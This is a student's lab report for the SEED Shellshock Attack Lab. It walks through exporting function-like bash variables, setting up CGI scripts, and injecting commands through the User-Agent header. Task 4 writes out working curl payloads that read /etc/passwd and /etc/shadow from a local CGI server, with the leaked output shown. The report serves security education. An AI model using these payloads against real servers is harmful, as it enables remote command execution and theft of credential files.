

Homework 2:- Shellshock Attack Lab


Name:- Aparna Krishna Bhat

ID:- 1001255079

Task 1:- Experimenting with Bash Function

The aim of this task is to design an experiment to verify whether the Bash is vulnerable to the Shellshock attack or not.

The Shellshock vulnerability in bash involves functions defined inside the shell, which are called shell functions. The Shellshock vulnerability involves passing a function definition to a child shell process. To do this define a function in the parent shell, export it, and then the child process will have it.




```
Terminal
[02/21/21]seed@VM:~$ str='() { echo "Hey, this is an ex
[02/21/21]seed@VM:~$ echo $str
() { echo "Hey, this is an experiment"; }
[02/21/21]seed@VM:~$ export str
[02/21/21]seed@VM:~$ /bin/bash_shellshock
[02/21/21]seed@VM:~$ echo $str

[02/21/21]seed@VM:~$ declare -f str
str ()
{
    echo "Hey, this is an experiment"
}
[02/21/21]seed@VM:~$ str
Hey, this is an experiment
[02/21/21]seed@VM:~$
```

Fig 1:- Using vulnerable bash

Create a vulnerable variable that is in the format of a function so that when it is parsed, it gets called as a function. ***str='() { echo "Hey, this is an experiment"; }'*** by using echo we check the contents of the variable. We then use the export command to convert this defined shell variable to an environment variable. Export designates specified variables and functions to be passed to child processes. Here, function ***str*** is exported to the child process. we then run the ***/bin/bash_shellshock*** vulnerable shell, which creates a child shell process. Though ***str*** was passed as an environment variable, it is received as a function. So, on doing ***echo \$str*** it does not print anything. But on ***declare -f str***, it shows the structure of the function. So, on running this function, the string is printed out.



```
Terminal
<~$ str='() { echo "hey there from the bash"; }'
[02/21/21]seed@VM:~$ echo #str
[02/21/21]seed@VM:~$ echo $str
() { echo "hey there from the bash"; }
[02/21/21]seed@VM:~$ export str
[02/21/21]seed@VM:~$ /bin/bash
[02/21/21]seed@VM:~$ echo $str
() { echo "Hey, this is an experiment" }
[02/21/21]seed@VM:~$ declare -f str
[02/21/21]seed@VM:~$ str
No command 'str' found, did you mean:
Command 's2r' from package 'alliance' (universe)
Command 'mtr' from package 'mtr' (universe)
Command 'mtr' from package 'mtr-tiny' (main)
Command 'etr' from package 'extremetuxracer' (universe)
Command 'sor' from package 'pccts' (universe)
Command 'srt' from package 'python-pysrt' (universe)
Command 'sur' from package 'subtle' (universe)
Command 'ssr' from package 'soundscaperenderer-common' (universe)
```

Fig 2:- Using fixed bash

Following the same steps, but with using the fixed bash we can notice that the bash shell is not vulnerable to the shellshock attack. If the same process is executed with **/bin/bash**, it does not let the attack succeed because this bash does not parse the variable to a function when exporting to a child process. Therefore **echo \$str** on bash prints out the content of the variable **str**.


Before, the problem was the way in which bash was coded. The shell program in the child process converted the environment variables into its shell variables. During the conversion when bash encountered an environment variable whose value started with parentheses, it converted it into a shell function instead of a variable. That is why there was a change in the behavior in the child process when compared to the parent process, leading to shellshock vulnerability.

Task 2:- Setting up CGI programs

The aim of this task is to learn how to launch a Shellshock attack on a remote web server.

Common Gateway Interface (CGI) is an interface specification for web servers to execute programs like console applications running on a server. We first create a **myprog.cgi** file with the

given code and, place it in the `/usr/lib/cgi-bin/` directory owned by root; permission 755 so that it is executable. The program is using the vulnerable `bash_shellshock` as its shell program and the script just prints out 'Hello World'.



```
[02/21/21]seed@VM:~$ cd /usr
[02/21/21]seed@VM:/usr$ cd lib
[02/21/21]seed@VM:~/lib$ cd cgi-bin
[02/21/21]seed@VM:~/cgi-bin$ sudo gedit myprog.cgi

(gedit:9335): Gtk-WARNING **: Calling Inhibit failed: G
DBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: T
he name org.gnome.SessionManager was not provided by an
y .service files

** (gedit:9335): WARNING **: Set document metadata fail
ed: Setting attribute metadata::gedit-spell-enabled not
supported

** (gedit:9335): WARNING **: Set document metadata fail
ed: Setting attribute metadata::gedit-encoding not supp
orted

** (gedit:9335): WARNING **: Set document metadata fail
ed: Setting attribute metadata::gedit-spell-enabled not
supported

[02/21/21]seed@VM:~/cgi-bin$ sudo chmod 755 myprog.cg
i
[02/21/21]seed@VM:~/cgi-bin$ ll
total 4
-rwxr-xr-x 1 root root 84 Feb 21 14:43 myprog.cgi
[02/21/21]seed@VM:~/cgi-bin$ service apache2 start
Failed to start apache2.service: Connection timed out
See system logs and 'systemctl status apache2.service'
for details.
[02/21/21]seed@VM:~/cgi-bin$ service apache2 start
[02/21/21]seed@VM:~/cgi-bin$
```

Fig 3:- CGI attack

To execute this program, apache server must be running service apache2 start. To access this cgi program from the terminal, this command can be used: **curl http://localhost/cgi-bin/myprog.cgi** To execute this program on the remote machine, use the IP address of this machine instead of localhost.



```
[02/21/21]seed@VM:~$ curl http://localhost/cgi-bin/myprog.cgi
Hello World
[02/21/21]seed@VM:~$
```

Fig 4:- Output using Curl


Here, we see that our script runs, and the 'Hello World' is printed out.

Task 3:- Passing Data to Bash via Environment Variable

The aim of this task is to learn how to exploit a Shellshock vulnerability in a Bash-based CGI program.

To exploit a Shellshock vulnerability in a Bash-based CGI program, attackers need to pass their data to the vulnerable Bash program, and the data need to be passed via an environment variable. One of the ways to do this is by printing the content of all the environment variables in the current process.

when a CGI request is received by an Apache Server, it forks a new child process that executes the cgi program. If the cgi program starts with `#!/bin/bash`, it means it is a shell script and the execution of the program executes a shell program.




```
Terminal File Edit View Search Terminal Help
[02/21/21]seed@VM:/usr$ cd lib
[02/21/21]seed@VM:~/lib$ cd cgi-bin
[02/21/21]seed@VM:~/cgi-bin$ sudo gedit myprog1.cgi

(gedit:10063): Gtk-WARNING **: Calling Inhibit failed:
GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown:
The name org.gnome.SessionManager was not provided by a
ny .service files

** (gedit:10063): WARNING **: Set document metadata fai
led: Setting attribute metadata::gedit-spell-enabled no
t supported

Terminal
[02/21/21]seed@VM:~/cgi-bin$ sudo chmod 755 myprog1.c
gi
```

A terminal window titled 'Terminal' with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (10:12 PM). The terminal shows the output of a curl command. The output includes connection status, the curl command itself, the host and port, the GET request, the User-Agent header, and the HTTP response headers. Finally, it shows the environment variables passed to the CGI program, including HTTP_HOST, HTTP_USER_AGENT, HTTP_ACCEPT, and PATH.

```
Terminal File Edit View Search Terminal Help
* Connection #0 to host localhost left intact
[02/21/21]seed@VM:~/cgi-bin$ curl -A "hey,hi there" -v http://localhost/cgi-bin/myprog1.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog1.cgi HTTP/1.1
> Host: localhost
> User-Agent: hey,hi there
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 22 Feb 2021 03:09:25 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=hey,hi there
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
```

Fig 5:- Passing data to bash via Environment Variable

When reaching myprog1.cgi file from browser, User-Agent becomes the browser and when reached via curl, curl http://localhost/cgi-bin/myprog1.cgi, User-Agent shows curl information. If -A is specified, user content would be in the server's environment variable, i.e., curl -A "user defined" http://localhost/cgi-bin/myprog1.cgi sets the User-Agent to user defined.

The server receives certain information from the client using certain fields that help the server customize the contents of the client and hence can be customized by the user. When the webserver forks the child process to run CGI, it passes HTTP_USER_AGENT as an environment variable along with the others to the CGI program. So, using this header, one can pass the environment variable to the shell. The -v parameter displays the HTTP request. This is how the data from the remote server can get into the environment variables of the bash program.

Task 4:- Launching the Shellshock Attack


The aim of this task is to learn how to launch the Shellshock attack.

Using the Shellshock attack to steal the content of a secret file from the server

we use the vulnerability of the bash_shellshock and pass an environment variable starting with '() {' - indicating a function to the child process, using the user-agent header field of the HTTP request. -A option can be used to pass the exploitable function as a string to steal the content of the server through environment variable User-Agent Format of the vulnerable function is '**() { statement; }; vulnerable_command;**'. The vulnerability in the bash program not only converts this environment variable into a function, but also executes the shell commands present in the environment variable string.


To steal the content, CGI program format is used. So, **vulnerable_command** becomes **echo Content-type: text/plain; echo; exploit_code**. Usually /etc/passwd is secret and not available to remote users. To steal the content of that file, **exploit_code should be /bin/cat /etc/passwd**.

the final exploitable command would be **curl -A '() { echo "hey,hi there"; }; echo Content-type: text/plain; echo; /bin/cat /etc/passwd' http://localhost/cgi-bin/myprog.cgi**. When the above command is executed on the attacker's bash, it displays the content of /etc/passwd. Here, we should not have been allowed to read any files on the server, but due to the vulnerability in the bash that is used by CGI program, we are successful in reading a private server file



```
Terminal
[02/22/21]seed@VM:~/cgi-bin$ curl -A '() { echo "hey,hi there"; }; echo Content-type: text/plain; echo; /bin /cat /etc/passwd' http://localhost/cgi-bin/myprog.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

Fig 6:- passwd file contents

A terminal window with a dark background and light-colored text. The prompt is [02/22/21]seed@VM:.../cgi-bin\$. The user enters 'id', showing they are user 'seed' with various group memberships. Then they enter a complex curl command designed to exploit a shellshock vulnerability. The command is: curl -A '() { echo "hey, hi there"; }; echo Content-type: text/plain; echo; /bin/cat /etc/shadow' http://localhost/cgi-bin/myprog.cgi. The prompt returns to [02/22/21]seed@VM:.../cgi-bin\$.

```
[02/22/21]seed@VM:.../cgi-bin$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
[02/22/21]seed@VM:.../cgi-bin$ curl -A '() { echo "hey,
hi there"; }; echo Content-type: text/plain; echo; /bin
/cat /etc/shadow' http://localhost/cgi-bin/myprog.cgi
[02/22/21]seed@VM:.../cgi-bin$
```

